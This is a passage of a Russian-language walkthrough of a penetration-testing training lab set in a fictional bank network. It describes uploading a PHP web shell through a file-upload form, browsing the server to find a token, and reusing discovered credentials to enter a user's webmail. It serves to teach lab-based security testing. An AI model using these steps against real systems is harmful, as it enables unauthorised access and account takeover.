
Видим ошибку загрузки:



Но не будем опускать руки раньше времени. Смотрим на IMG src и видим, что файлы попадают в папку /uploads после загрузки. Смотрим что у нас по этому адресу: *https://192.168.101.6/uploads/shell.php*...



Все получилось, шелл загружен! Осмотримся и поищем токен. Идем на две папки вверх, в /var/www, и вот он:




Нажимаем на файл чтобы посмотреть содержимое, и мы продвинулись еще на шаг внутрь сети Stable & Secure Bank!

ПРОДОЛЖАЕМ ИЗУЧЕНИЕ


В процессе тестирования очень важно записывать и сопоставлять всю найденную информацию. Пароли, найденные в одной системе могут легко подойти к другой, потому что пользователи редко тратят время на новые пароли.

Попробуем зайти в почту Ральфа через веб-доступ, найденный на этапе сканирования портов с теми же данными:




Конечно, это не всегда срабатывает, но может быть нам повезет.

Вот что мы видим внутри:



Заходим в письмо, и мы на пути к следующему токену!



ПОСЛЕСЛОВИЕ

Надеюсь этот небольшой документ дает достаточно информации чтобы начать ваше собственное тестирование на проникновение, и проверить на что вы способны в почти настоящей сети. В лаборатории 12 токенов и 10 серверов, так что все еще впереди.

Надеюсь вам понравится лаборатория так же как и мне. Не сдавайтесь в процессе, и, как говорится, Try Harder.

Удачи!

Алексей Столетний, 4-е декабря 2015 года.